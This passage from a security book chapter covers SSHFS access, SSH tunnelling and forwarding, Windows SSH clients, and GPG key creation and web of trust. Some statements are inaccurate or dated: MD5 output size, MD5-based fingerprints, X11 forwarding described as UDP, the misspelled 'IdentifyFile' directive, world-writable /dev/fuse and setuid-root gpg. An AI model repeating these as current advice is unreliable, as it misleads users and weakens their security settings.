However, if you want to give access to *sshfs* to all users on the client, a couple of files must be modified. The permissions for */etc/udev/rules.d/60-fuse.rules* and */etc/makedev.d/z-fuse* have to be changed from 0660 to 0666. Then make *fuse* and *fusermount* available to everybody:

```
$ chmod a+rw /dev/fuse
$ chmod a+rx /usr/bin/fusermount
```

By default, only the user who mounted the filesystem can access it. You can allow the *root* user to reach it too with the option `-o allow_root` when mounting a remote directory. To give access to all users, add the option `-o allow_other,default_permissions`.

Source Code Transfer

Companies often restrict access to their programs' source code, but source code transfers through a content versioning system such as CVS or SVN are rarely encrypted. An attacker sniffing on the network could get all the source code if somebody does a checkout and retrieves all the updates.

SSH can be used to secure the code check-ins and checkouts. On the server, install SSH in addition to CVS or SVN. On the client, for CVS, simply change the `CVS_RSH` environment variable to use SSH:

```
$ export CVS_RSH=ssh
```

You can copy your SSH public key to the CVS server and avoid typing your password for each connection (see Section 15.3).

To use SSH with SVN on the client, change the address of the initial checkout from `svn://server/path/` to `svn+ssh://server/path/`:

```
$ svn co svn+ssh://server.com/path/repository/
```

This is so easy to set up that there is no excuse not to use SSH for CVS and SVN. With public key authentication (see the section "User's Public Key Distribution," earlier in this chapter) and keychain (see Section 15.3), the passphrase is asked only once when the user opens a session for the first time.

15.7 SSH Advanced Use

This section discusses several advanced uses of SSH, including agent forwarding, X Window System forwarding, port forwarding, escape sequences, perpetual tunneling with autossh, and storing your SSH private key on a USB drive.

Agent Forwarding

In Section 15.3, we presented a way to configure SSH such that you would only have to enter your private key's passphrase once per user session. This works great until you need to connect to a third host from the second one. At first glance, the fix for this issue would be to copy your private key to all machines you would ever want to ssh from. This is not only suboptimal, it is also a huge security risk, especially if you do not necessarily trust the intermediary hosts. Hopefully, this is something that is already being addressed by most current SSH implementations. In fact, what you need is a mechanism that retains in memory a decrypted copy of the private key on all hosts you SSH to, such as shown in Figure 15-6.



Figure 15-6. Agent forwarding

Keep in mind that your private key is held and decrypted in memory on the remote host. In other words, there is a nonnegligible risk that a local administrator or malicious software running with administrative privileges could read your decrypted private key from memory.

You should only do agent forwarding to hosts you trust.

In order to configure agent forwarding, you should enable it in the *ssh_config* file by adding the following:

```
[root@simca-1000 ~]# cat >> /etc/ssh/ssh_config
ForwardAgent yes
^D
```

X and Port Forwarding

SSH is the de facto standard remote shell application as flexible as it is secure. But, what if you want to remotely open a graphical session? You would need some sort of VPN. Fortunately SSH provides this feature. On the client side, you can designate a local TCP port that is connected to a remote port and vice versa; e.g., a remote port could be connected to your local machine, as shown in Figure 15-7.



Figure 15-7. VNC session from simca-1000 to renault-4l over SSH redirected port

Configuring port forwarding can be somewhat confusing; here is a quick overview that corresponds to the example shown in Figure 15-7:

```
[emoret@simca-1000 ~]$ ssh renault-4l -L 5900:127.0.0.1:5901
Last login: Thu Sep 14 18:12:27 2006 from simca-1000.sabre.juniper.net
[emoret@renault-4l ~]$
```

- The `-L` option stands for *Local to remote forwarding* as opposed to `-R`, which stands for *Remote to local forwarding*.
- The first port number, 5900, is the TCP port opened locally—in this case, on *simca-1000*.
- The last port number, 5901, is the TCP port that opens a TCP session on the remote machine.
- The IP address between those two port numbers identifies the host to which the remote SSH server connects; in our example, it is 127.0.0.1 (the loopback interface) because this is where the remote VNC server runs.

Once our SSH session has started, we should use a VNC client on *simca-1000* and open a session to the local loopback interface on port 5900, as shown in Figure 15-8.

In another scenario, you can use the SSH server as a gateway for other services, such as Windows Remote Desktop running on a third machine. Assuming your Windows host is at 192.168.1.5 behind *renault-4l*, the command line would look like the following:

```
[emoret@simca-1000 ~]$ ssh renault-4l -L 3389:192.168.1.5:3389
Last login: Thu Sep 14 18:12:27 2006 from simca-1000.sabre.juniper.net
[emoret@renault-4l ~]$
```

In this configuration, Windows Remote Desktop Protocol (RDP) is encapsulated within an SSH tunnel between *simca-1000* and *renault-4l* and would go directly on the wire unencrypted by SSH between *renault-4l* and the Windows host.

SSH does not natively forward UDP traffic. If this is something you want to achieve, you should investigate running PPP over SSH.

Figure 15-8. Opening a VNC session on localhost port 5900

One notable exception to SSH not forwarding UDP is the built-in X11 forwarding capability.

SSH implements the following specific features for X11 forwarding:

- Traffic forwarding, by creating a dummy X display number on the remote host that is redirected to your local X11 display.
- Xauth magic cookie management, by adding a magic cookie specific to your SSH session to your remote Xauthority file, such as to allow the remote machine to use your local display.

To enable X11 forwarding, just type the following on the client side:

```
[root@simca-1000 ~]# cat >> /etc/ssh/ssh_config
ForwardX11 yes
^D
```

Test it by opening a remote session to your server and launching any graphical application from the remote shell.

Escape Sequences

If you wish to terminate the interactive shell opened by SSH, notice that any application using X11 or port forwarding blocks the closing of SSH until it is terminated. There is a nice trick that allows for closing the CLI while keeping the remote application opened through the SSH tunnel. When you quit the remote shell, just enter **~?** to see a list of escape sequences. You get the following list:

```
# ~?
Supported escape sequences:
~.  - terminate connection
~B  - send a BREAK to the remote system
~C  - open a command line
~R  - Request rekey (SSH protocol 2 only)
~^Z - suspend ssh
~#  - list forwarded connections
~&  - background ssh (when waiting for connections to terminate)
~?  - this message
~~  - send the escape character by typing it twice
(Note that escapes are only recognized immediately after newline.)
```

Make sure the sequence is typed on a new line or it will not work. Notice `~&`, which allows you to close the shell while leaving the SSH tunnel up for any opened applications.

To keep your SSH tunnel up after closing the remote shell, enter **~&**.

Note that you could have achieved the same using the `-f` option, which allows SSH to go into background just before executing a remote command, as shown in the following example:

```
[emoret@simca-1000 ~]$ ssh -f renault-4l xterm
[emoret@simca-1000 ~]$
```

Another feature is the ability to issue SSH port-forwarding commands in the middle of an SSH session. For example, say you opened a session to *renault-4l*, and then realized you forgot to issue the port-forwarding command option. You could close the current session and reopen a new one with the right parameter, but a smarter way would be to simply enter the escape sequence `~C` and issue the port-forwarding directive:

```
[emoret@simca-1000 ~]$ ssh renault-4l
Last login: Fri Sep 15 15:37:17 2006 from simca-1000.sabre.juniper.net
[emoret@renault-4l ~]$ <type ~C>
ssh> ?
Commands:
      -Lport:host:hostport    Request local forward
      -Rport:host:hostport    Request remote forward
      -KRhostport             Cancel remote forward
```

```
[emoret@renault-4l ~]$ <type ~C>
ssh> -L5900:localhost:5901
Forwarding port.

[emoret@renault-4l ~]$
```

Perpetual Tunneling with autossh

If you make extensive use of SSH tunneling capabilities, you may sometimes have to restart the session in case you lose connectivity. This can become annoying at times. A simple approach is to make use of the *autossh* package. This program establishes an SSH session and monitors its state. If it goes down for any reason, it will cleanly terminate the current session and open a new one. All this is completely transparent to the end user. Here is a quick example:

```
[emoret@simca-1000 ~]$ autossh -M 2000 renault-4l
Last login: Fri Sep 15 17:50:33 2006 from simca-1000.sabre.juniper.net
[emoret@renault-4l ~]$
```

With these options, *autossh* will send test data on port 2000 and listen for the same data back on port 2001. If traffic monitoring fails, it will reinitiate an SSH session.

Test it just for fun. Disconnect your network interface and type a command. You should not see anything on the console. Now connect your network cable back and wait a few seconds for *autossh* to do its job. After a little while, you should see your command executed and the result displayed.

autossh, of course, works only with seamless authentication such as public/private keys and *ssh-agent* (see Section 15.3).

Storing Your SSH Private Key on a USB Drive

If you followed each and every step described in this chapter, you should be fairly secure with your SSH configuration. The one last bit that might leave you uncomfortable is to permanently store your private key on at least one machine. What if that host gets compromised? One way of mitigating the risk is to store your SSH private key on a removable device such as a USB drive. It is in fact really simple to implement.

All you have to do is to point your SSH client to the private key file located on the USB device. You can do so with the following command on Fedora Core 5:

```
[root@simca-1000 ~]# cat >> /etc/ssh/ssh_config
IdentifyFile /media/disk/id_dsa
^D
```

15.8 Using SSH Under Windows

This section covers utilities that will allow you to use the full range of SSH capabilities under the Microsoft Windows operating system. Utilities discussed here include Cygwin, PuTTY, WinSCP, and SecureCRT.

Cygwin

For Windows users who like the Unix look and feel, Cygwin is the way to go. With Cygwin, you can run the actual OpenSSH implementation under Windows, so everything you already know or learned in previous sections about OpenSSH applies under Cygwin. In particular, you can reuse your public and private keys as is. Even keychain is part of the Cygwin list of packages. Installing OpenSSH is a real snap—all you have to do is run the *setup.exe* file from the *cygwin.com* web site and check OpenSSH in the list of packages you want to install (*keychain* is a separate package).

The one thing that is specific to Cygwin is running the SSH daemon, but this is something that the Cygwin developer team has worked on making it easy to do. If you want to run an SSH server on your Windows host, just run the *ssh-host-config* script file from the Cygwin terminal and follow the onscreen instructions shown in Figure 15-9. This creates a Windows service called *CYGWIN sshd*.


~
emoret@WinXP ~
$ ssh-host-config
Generating /etc/ssh_host_key
Generating /etc/ssh_host_rsa_key
Generating /etc/ssh_host_dsa_key
Generating /etc/ssh_config file
Privilege separation is set to yes by default since OpenSSH 3.3.
However, this requires a non-privileged account called 'sshd'.
For more info on privilege separation read /usr/share/doc/openssh/README.privsep
.
Should privilege separation be used? (yes/no) yes
Warning: The following function requires administrator privileges!
Should this script create a local user 'sshd' on this machine? (yes/no) yes
Generating /etc/sshd_config file
Added ssh to C:\WINDOWS\system32\drivers\etc\services
Warning: The following functions require administrator privileges!
Do you want to install sshd as service?
yes
Which value should the environment variable CYGWIN have when
sshd starts? It's recommended to set at least "ntsec" to be
able to change user context without password.
Default is "ntsec". CYGWIN=
The service has been installed under LocalSystem account.
To start the service, call `net start sshd' or `cygrunsrv -S sshd'.
Host configuration finished. Have fun!
emoret@WinXP ~
$

Figure 15-9. Cygwin ssh-host-config

PuTTY

SSH has become such an important protocol over the past few years that even native Windows clients have emerged. PuTTY is one of those. Although a wild rumor on the Internet reports that the name PuTTY might stand for Plutonium Teletype, it appears that no one has a final answer on the real meaning of the name. PuTTY is distributed under the MIT open source license and implements the following pieces of software:

- GUI-based Telnet and SSH client
- Command-line-based SCP file transfer client
- Command-line-based SFTP file transfer client
- GUI-based authentication agent for these tools
- GUI-based key management utility that can be used to generate public/private key pairs or import keys from other format into PuTTY

When installing PuTTY, using the Windows installer file is the cleanest way to have icons and files properly copied to your hard drive. In order to find the installer file, you have to scroll down to the bottom of the download page as it is usually located after the standalone executables. At the time of this writing, this file is called *putty-0.59-installer.exe*.

Use the Windows installer file to install PuTTY; do not download the binaries one by one!

The very first thing you may want to do is to import your OpenSSH private key in the format understood by PuTTY. Just copy your OpenSSH private key to the Windows machine, run the PuTTYgen utility, and select Conversions → Import key. You will be asked for your OpenSSH private key passphrase. Eventually you end up with a screen similar to Figure 15-10. All you have to do at this point is to click the "Save private key" button and select a good location. Think secure and put it on your USB drive!

To avoid entering your key's passphrase each time you open an SSH session, you should configure the authentication agent. This agent creates a Windows taskbar tray icon and displays a list of unlocked private keys when double-clicked.

Get PuTTY to automatically load your private key on startup by changing the properties of the Pageant icon from the Windows Start menu and append the path to your private key file in the Target text box as shown in Figure 15-11. Once this is completed, you may want to copy this icon from the PuTTY application menu to the Windows Startup menu so as to have it started every time you open a new Windows session.



Figure 15-10. PuTTYgen OpenSSH key import

The PuTTY Agent does not survive session closing. Therefore, you have to reissue your passphrase every time you log out and back in on your Windows host.

Test your setup by starting a new PuTTY session to your favorite host. Just enter ***username@destination*** in the Host Name field.

Another nice trick to take advantage of is PuTTY's ability to configure desktop icons that automatically open an SSH session to a remote host without going through the configuration dialog box again. This is a simple three-step configuration:

1. Start PuTTY and create a new SSH session to a remote host with your username.
2. Give that session a name and save it.
3. Create a windows shortcut and edit its properties, then add **-load <*session name*>** to the target field in order to create a direct shortcut. Look at Figure 15-12 for more details.

Next time you double-click this icon (assuming Pageant is loaded with your public key), PuTTY opens an SSH session without asking for password or configuration.



Figure 15-11. PuTTY Target text box



Figure 15-12. PuTTY session with agent authentication

WinSCP

Working hand in hand with PuTTY is a GUI-based file transfer program called WinSCP, which is shown in Figure 15-13. This application uses the same private key file format as PuTTY and provides a nice interface for file transfer with the SFTP and SCP protocols. I usually like to select the Windows Explorer interface because the GUI allows you to drag-and-drop files from and to the SSH server directly through your local Windows Explorer file manager. When using the PuTTY authentication agent, the application does not even ask for a passphrase. Real neat and easy to use!



Figure 15-13. WinSCP

The same trick as for PuTTY works for WinSCP. You can save predefined sessions and use the `-load` flag to load them at program startup.

SecureCRT

Another excellent SSH implementation is the commercial SecureCRT application shown in Figure 15-14. It is particularly good for its terminal emulation. My dad knows pdp-11 assembly and was running a production system using VT-220 terminals. Because the hardware was becoming increasingly hard to maintain, I migrated him over to running p11, a DEC PDP-11 emulator on Linux, but had a hard time to find a complete VT-220 emulator...until I stumbled on SecureCRT. This application has by far the best terminal emulation I have seen.

In my experience, SecureCRT has the best terminal emulation available for Windows.

Figure 15-14. SecureCRT running VT-220 emulation over SSH

J. Van Dyke, founder of Vandyke Software and the publisher of SecureCRT, has been drafting some of the RFC documenting the SSH protocol. It is therefore assumed that SecureCRT's SSH protocol implementation is clean and secure.

15.9 File and Email Signing and Encryption

File and email encryption provide data confidentiality and authenticity. The goal is for encrypted data to be unreadable by anybody beside the intended recipient. To achieve encryption, the sender uses either a key identical to the recipient's (symmetric keys) or a private key mathematically linked to the public key distributed to others. See the section "How to Obtain Public Keys," later in this chapter, which describes how the recipient can obtain the correct key.

There are two ways to encrypt data: the first one is to do crypto at the application layer, while the second is to do it at the transport layer. A number of protocols support transport layer encryption (e.g., HTTPS for the Web, SMTPS to deliver email, POP3S and IMAPS to retrieve emails from a mailbox). However, none of those guarantee email end-to-end encryption at the transport layer. In effect, each SMTP relay server will decrypt your message at reception and re-encrypt to the next relay if that next relay supports SMTPS.

Encrypting data at the application layer is the best option to guarantee confidentiality. The two most popular standards to do so are OpenPGP and Secure/Multipurpose Internet Mail Extensions (S/MIME). OpenPGP also provides files encryption.

In addition to confidentiality, those two standards also provide email authenticity through digital signatures. Email digital signatures are the best way to avoid phishing (see Chapter 17) and avoid online identity theft. Signing requires the use of a key, but the signed data can be read by anybody.

Last but not least, you can also use OpenPGP to sign files. Digital signature is not the same as MD5 hashing. Large files available for download from the Internet are often

provided with an MD5 hash file. This is to ensure that the downloaded file on the client's machine is the same as the file on the web server, but it does not ensure that it is the original file put in place by its author.

Message-Digest algorithm 5 (MD5) is a hash algorithm that produces a fixed-length 32-byte string. It guarantees file integrity only.

Several widely used software applications have been modified by inserting a backdoor and then been presented as a legitimate copy. For example, see the *libpcap* source code that included a backdoor in 2002 (CERT advisory CA-2002-30). To avoid this type of attack, software should be signed and put online along with the resulting signature and its author's public key. Users downloading the file should verify that the signature matches the binary prior to running it.

15.10 GPG

Pretty Good Privacy (PGP) was first released in 1991 to offer data encryption and authentication. It rapidly became very popular and was later adopted as the OpenPGP standard in RFC 2440, published in 1997. That RFC defines the OpenPGP Message Format followed by PGP.

The open source software GNU Privacy Guard (GPG or GnuPG) implements OpenPGP and was released in 1999. It was ported to Windows in 2000.

PGP is proprietary software while GPG is a free open source tool. They both run on Linux, BSD, Mac OS X, Windows, and most Unix operating systems. The latest software versions are mostly compatible. This section mainly focuses on the free GPG; for more information on PGP, please see Section 15.13.

Theory of Operations

GPG uses both symmetric and asymmetric keys (see Section 15.1). It supports the RSA, DSA, and ElGamal algorithms for public key encryption, and CAST5, 3DES, Blowfish, and AES algorithms for symmetric encryption. Use the following commands to check the list of algorithms supported by your local binary:

```
[julien@asus ~]$ gpg --version
gpg (GnuPG) 1.4.2.2
Copyright (C) 2005 Free Software Foundation, Inc.
[...]
Supported algorithms:
Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA
Cipher: 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH
Hash: MD5, SHA1, RIPEMD160, SHA256, SHA384, SHA512
Compression: Uncompressed, ZIP, ZLIB, BZIP2
```

Some advisories published in 2003 described that GPG's ElGamal signing keys were compromised. This implementation bug is fixed. The ElGamal algorithm is safe to use and is the default for signing.

The data encrypted with a public key can only be decrypted by the associated private key. If you want to send encrypted data to someone, GPG works the following way:

1. Retrieve the recipient's public key.
2. Generate the session key (a random symmetric key used only once).
3. Encrypt the session key with the recipient's public key.
4. Encrypt the data with the session key.

You can now send your encrypted data chunk, which contains both the encrypted session key and the encrypted message.

The recipient will reverse these steps to decrypt your message:

1. The recipient decrypts the session key with his private key.
2. The recipient decrypts the message with the session key.

Optionally, the data can be compressed with one of the compression algorithms supported by GPG (e.g., BZIP2, ZIP). The data compression is done before the encryption with the session key, and the decompression is executed after the decryption with the same session key.

Most of these steps are transparently completed by GPG (see Section 15.9).

The process to digitally sign data is slightly different. GPG will:

1. Create a hash (MD5, SHA512) of your message.
2. Generate a signature by encrypting the hash with your private key.
3. Send the data to the recipient along with the signature.

The recipient, or anybody who wants to verify the email's origin, can check the signature:

1. The recipient creates a hash from the message using the same algorithm you used.
2. The recipient decrypts the signature with your public key. The hash obtained should be identical to the hash calculated previously by the recipient.

The data can both be signed and encrypted. When that is the case, the digital signature, by convention, is created first, then the signed data is encrypted.

How to Obtain Public Keys

For PGP to be trusted, you have to exchange public keys with the recipient of your message. The best way to do so is a physical exchange where you and the recipient verify each other's identity; unfortunately, this is not always practical. Another method in absence of physical proximity is to exchange keys by email. However, because you cannot yet exchange encrypted emails, you must ensure that keys were not tampered with and that they indeed originate from each other.

Fortunately, the OpenPGP standard defines the MD5 hash of a key as its fingerprints. The public key and its fingerprints form a unique couple (the collision's probability can be considered negligible). You and the recipient can simply verify each other's key fingerprints by meeting in person or over the phone. When you do it over the phone, make sure you are talking to the intended person. Again, email cannot be used until keys are trusted for encryption or digital signing.

This method is not particularly scalable when people do not know each other directly or when there are too many people to exchange keys with. For example, if you send a signed message to a public mailing list, millions of people may want to verify its origin.

Public keyservers act as key repositories (e.g., *pgp.mit.edu*). Most public keyservers synchronize with each other, therefore, adding your public key to one server should propagate it to others. Thanks to the keyservers, you will not receive millions of requests to send your public key. Readers will automatically download keys from the keyserver. However, this does not solve the issue of the fingerprint verification. Downloading the public key is not enough to associate it with you. And you are not going to meet each reader individually to verify their identity and public key fingerprints.

Web of Trust

In order to surely authenticate a message, its signing key needs to be valid. A key is valid if either of the following is true:

- It is signed by the owner of the local keyring.
- It is signed by enough other key holders who are trusted by the keyring's owner.

As explained earlier, a public key should be signed only after its fingerprints have been verified out-of-band. Because this is not always possible, we need to rely on a web of trust. The idea is that a recipient might not trust you directly, but they might trust another person who trusts your key and has verified your fingerprint. In addition to their public key, GPG/PGP users are invited to upload public keys they signed by pushing them to a keyserver. This forms the backbone of the Web of Trust.

Each key has a locally configurable trust level. In addition to signing and publishing verified keys, users can change the level of trust for each public key in their local keyrings. There are four levels of trust:

Unknown or untrusted
: Keys signed by such unknown or untrusted owner are not trusted, thus ignored by the Web of Trust scheme.

Marginal
: The owner is known to properly verify key fingerprints before signing them. When multiple marginally trusted keys have been used to sign a locally untrusted key, that untrusted key automatically becomes trusted. OpenPGP implementations don't always require the same minimal number of marginally trusted keys to trust a third key.

Full or complete
: The owner always verifies keys carefully and can be trusted at the highest level.

Ultimate
: If you have the corresponding secret key, that key is ultimately trusted.

Levels of trust assigned to each key are stored locally and cannot be exported to keyservers. It is up to the user to decide how the Web of Trust should be configured:

- On PGP 5.x and 9.x for Windows, one fully or marginally trusted key signature is enough to trust an unknown key.
- On PGP 2.x for Unix, the Web of Trust is configurable but the default is that two fully trusted keys or four marginally trusted signatures are necessary for an unknown key to be trusted.
- On GPG 1.4.x, one fully trusted or three marginally trusted key signatures are required to trust an unknown key.

As you can see, this does not always make sense, especially in Windows implementations. In addition to that, there can be many links on the chain. Usually, short paths of five or less intermediate keys are considered trustable, while paths with six or more keys should be ignored. Figure 15-15 illustrates some valid paths between two people.

In Practice

In my experience, PGP/GPG works well to exchange encrypted emails with people I know directly, or with one fully trusted intermediate. However, if you want to verify the signature of software to download on the Internet, it is very unlikely that you will have even one path that leads to the owner's key.

The Web of Trust is certainly the weakest component of GPG. It is possible to quantify the trust in the keys signed directly, but the trust on the keys signed by other people is unknown. Someone can sign a lot of keys without proper verification with full trust and thus be part of many shortest trustable paths.

We talked about *the* Web of Trust, but in reality it is a *multitude* of separate Webs of Trust. The analogy with the Internet web, where virtually all web sites are linked to



Figure 15-15. Examples of trust paths

each other, cannot be applied to GPG. Webs of Trust are created by corporations, communities, or organizations with few links to the outside. S/MIME has a very different approach from PGP to trust keys (see the previous section).

Signing parties are organized to meet different people from different communities. In a few minutes, you may be able to verify someone's identity before signing his key; however, it is certainly not enough to determine how much trust you can put in him. In the end, adding a few local people to your direct contact does not make a big difference in the building of your Web of Trust.

15.11 Create Your GPG Keys

Once GPG is installed, you must create your keys. Follow these steps:

```
[julien@asus ~]$ gpg --gen-key
gpg (GnuPG) 1.4.2.2; Copyright (C) 2005 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

Please select what kind of key you want:
   (1) DSA and Elgamal (default)
   (2) DSA (sign only)
   (5) RSA (sign only)
Your selection? 1
DSA keypair will have 1024 bits.
ELG-E keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048)
Requested keysize is 2048 bits
```

The choice of proposed keys may be different. A DSA key for signing and an ElGamal key for encryption are the default choices and the best options. Other versions of GPG can offer the possibility to use the same ElGamal key for both signing and encryption. If ElGamal is used to create the digital signature, this signature is much larger than a DSA signature. To have the same level of security, the ElGamal key must be twice as long as the DSA key because it is easier to attack.

RSA used to be patented and might not be offered to you. If you choose it, your signatures cannot be checked by older GPG versions. If you prefer to use an RSA key for signing, use option 1 and then add a new RSA key after this process is complete.

```
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0)
Key does not expire at all
Is this correct? (y/N) y
```

You can set an expiration date if the key is only used temporarily. Once the expiration date is chosen, it is not possible to change it. Any key can be manually revoked at any time (see the section "Revoke a Key," later in this chapter).

A good policy is to set an expiration date on your keys. This avoids the common problem of having a valid key sitting on public key servers when its private key and the revocation certificate have been lost.

If you choose to use a key with an expiration date, you may create a new key before the current one expires and then sign it with your current key to keep your Web of Trust. Or you can simply extend the expiration date with the `expire` command.

You need a user ID to identify your key; the software constructs the user ID from the "Real name," "Comment," and "email address" in this form:

```
"Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"
```

```
Real name: Julien Sobrier
email address: address@domain.com
Comment:
You selected this USER-ID:
    "Julien Sobrier <address@domain.com>"
```

You must provide your real name and real email address. Your name is used by other users to verify your identity while the email address is used to match a key with the sender account when encrypting an email.

It is possible to add multiple email addresses to a key (e.g., if you share the same key for work and home):

```
Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
You need a Passphrase to protect your secret key.
```

You should not share your private key with anyone. If somebody gets access to it, your keys are compromised and must be revoked. To avoid writing the private key in plain text on the computer, it is encrypted with a passphrase. A passphrase should be a phrase rather than a single word password to ensure better security. This passphrase is usually required every time GPG needs to access your private key. It can also be cached for a short period of time if you so prefer.

```
[...]
gpg: key D13A0DCC marked as ultimately trusted
public and secret key created and signed.

gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0  valid:   2  signed:   2  trust: 0-, 0q, 0n, 0m, 0f, 2u
gpg: depth: 1  valid:   2  signed:   0  trust: 2-, 0q, 0n, 0m, 0f, 0u
pub   1024D/D13A0DCC 2006-08-07
      Key fingerprint = 9219 DD61 4AE3 D5E2 4FC9  A6D8 4B1A 6D12 D13A 0DCC
uid                  Julien Sobrier <address@domain.com>
sub   2048g/79D37518 2006-08-07
```

Using this procedure, the keys are now created. The main key is the 1024-bit DSA key with the fingerprint `DD61 4AE3 D5E2 4FC9 A6D8 4B1A 6D12 D13A 0DCC`. Each key has a key ID (D13A0DCC for the DSA key, 79D37518 for ElGamal). The key ID is *not* necessarily unique.

If you received a warning message *Using insecure memory*, it means that the memory pages cannot be locked; therefore, the keys may be written on the hard drive, so your secret key kept in memory could end up on your hard drive in clear text.

To lock memory, GPG must either be run as *root*, or *setuid root* on GPG:

```
sudo chmod u+s /usr/bin/gpg
```

GPG displays the rules for the Web of Trust. In this example, three paths are needed if the key owner is marginally trusted, or one path if the user is fully trusted. Your own key is marked as fully trusted.

To prevent anybody from modifying the user ID of your keys, your keys must be signed before you export them to a public keyserver. This is done automatically.

There are other important things to consider before exporting your keys to a keyserver. First, you should back up your private key. You should make a hard copy of your encrypted key and put it in a safe deposit box in case you forget your passphrase or lose your private key file.

To list your private keys, type the following command:

```
[julien@asus ~]$ gpg --list-secret-keys
/home/julien/.gnupg/secring.gpg
------------------------------
sec   1024D/D13A0DCC 2006-08-07
uid                  Julien Sobrier <address@domain.com>
ssb   2048g/79D37518 2006-08-07
```

Then, the private key can be printed out:

```
[julien@asus ~]$ gpg --armor --export-secret-keys D13A0DCC | lpr
```

Do not use a network printer! They usually use an unencrypted protocol, so anybody could intercept your private key.

The `--armor` argument is used to display everything in plain text instead of binary. The `--export-secret-keys` argument to save the output to a file should not be used because it would save the secret key unencrypted on the hard drive, especially if it is an SMB or NFS shared volume. All private subkeys should be printed the same way.

Finally, you must create a revocation certificate. It is required to revoke the key in case it is compromised. Do not save this certificate to a file, print it out and place it in a safe deposit box. If someone was able to access it, they could revoke your key.

```
[julien@asus ~]$ gpg --armor –gen-revoke D13A0DCC | lpr
```

You can now send your public key directly to your correspondents:

```
[julien@asus ~]$ gpg --output julien.gpg --export D13A0DCC
```

Or it can be sent to the default keyserver:

```
[julien@asus ~]$ gpg --send-key D13A0DCC
```

Adding Subkeys

The ElGamal key was added as a subkey. Other subkeys and other users could be added:

```
[julien@asus ~]$ gpg --edit-key D13A0DCC
[...]
pub  1024D/D13A0DCC  created: 2006-08-07  expires: never       usage: CS
                     trust: ultimate      validity: ultimate
sub  2048g/79D37518  created: 2006-08-07  expires: never       usage: E
[ultimate] (1). Julien Sobrier <jusob@free.fr>

Command><tab>
addcardkey clean    fpr     nrsign   revuid   trust
addkey   delkey   help    passwd   save    tsign
addphoto  delsig   key     pref    setpref   uid
addrevoker deluid   keyserver  primary   showphoto
adduid   disable   keytocard  quit    showpref
```

```
bkuptocard enable   list    revkey   sign
check    expire   lsign    revsig   toggle

Command> adduid
Real name: Julien Sobrier
email address: address@work.com
Comment: Work address
You selected this USER-ID:
    "Julien Sobrier (Work address) <address@work.com>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O

You need a passphrase to unlock the secret key for
user: "Julien Sobrier <address@domain.com>"
1024-bit DSA key, ID D13A0DCC, created 2006-08-07


pub  1024D/D13A0DCC  created: 2006-08-07  expires: never       usage: CS
                     trust: ultimate      validity: ultimate
sub  2048g/79D37518  created: 2006-08-07  expires: never       usage: E
[ultimate] (1)  Julien Sobrier <address@domain.com>
[ unknown] (2). Julien Sobrier (Work address) <work@address.com>

Command> add<tab>
addcardkey  addkey      addphoto    addrevoker  adduid
Command> addkey
Key is protected.

You need a passphrase to unlock the secret key for
user: "Julien Sobrier <address@domain.com>"
1024-bit DSA key, ID D13A0DCC, created 2006-08-07

Please select what kind of key you want:
   (2) DSA (sign only)
   (4) Elgamal (encrypt only)
   (5) RSA (sign only)
   (6) RSA (encrypt only)
Your selection? 5
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048)
Requested keysize is 2048 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0)
Key does not expire at all
Is this correct? (y/N) y
Really create? (y/N) y
[...]
```

```
pub  1024D/D13A0DCC  created: 2006-08-07  expires: never       usage: CS
                     trust: ultimate      validity: ultimate
sub  2048g/79D37518  created: 2006-08-07  expires: never       usage: E
sub 2048R/F168B82E created: 2006-08-07 expires: never    usage: S
[ultimate] (1)  Julien Sobrier <address@domain.com>
[ unknown] (2). Julien Sobrier (Work address) <address@work.com>

Command> save
```

You must repeat the last step of 15.11 to export the new keys to the key server.

Different Keys for Different Addresses

One key can be mapped to more than one email address. However, you may need different keys for different email addresses. For example, you could have a key used at home on a secure machine and a different key for work on shared disks.

You have the choice to create different primary keys or different subkeys. The best solution is to create your primary and a subkey at home, on a secure machine, rather than on a machine you don't control completely and may not belong to you forever. Then export the private subkey on a moveable storage device, such as a USB key, and import the subkey at work:

```
[julien@secure ~] gpg --armor –export-secret-subkeys D13A0DCC >
/usb_key/ D13A0DCC.gpg
```

The subkey can now be imported on the insecure machine:

```
[julien@unsecure ~] gpg --import D13A0DCC.gpg
[...]
gpg: key D13A0DCC: secret key imported
gpg: key D13A0DCC: public key "Julien Sobrier (Work address)
<address@work.com>" imported
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1

[julien@unsecure ~] gpg --list-secret-keys
[...]
sec# 1024D/D13A0DCC 2006-08-07
uid                  Julien Sobrier <address@domain.com>
uid                  Julien Sobrier (Work address) <work@address.com>
ssb   2048g/79D37518 2006-08-07
ssb   2048R/F168B82E 2006-08-07
```

The same thing must be done to import the public key. Now you can cancel a subkey at any time and keep the primary key secured.

The # in sec# indicates that the primary secret is not present in the machine. This prevents anybody, including you, from signing new keys. Any subkey can be revoked with the primary key. So, if you do not have access to your insecure machine at work, you can still revoke the subkey from your home computer.

If you choose to use different subkeys, associate them with different email addresses. GPG email plug-ins use the recipient email address to choose the public key. If different keys are associated to the same email address, you can receive emails encoded with a subkey that is not present on your computer.

Modify Your Web of Trust Model

It is possible to change the Web of Trust model with the `-trust-model` option. It is not safe to change this value, except for the *direct* model. This skips validating the key through the Web of Trust to ask you if the key was validated.

When a public key is imported, a certification level is set that indicates how much it can be trusted and depends on how well the owner identity was verified. The current Web of Trust model can be finetuned with the `cert-level` options:

`--default-cert-level` *[0-3]*
: Sets the default check level. It should be set to 1, which means that the key owner's identity was not verified.

`--min-cert-level` *[0-3]*
: Should be left to the default value 2, meaning only imported keys that were correctly checked by verifying the key fingerprint and the owner's identity should be signed.

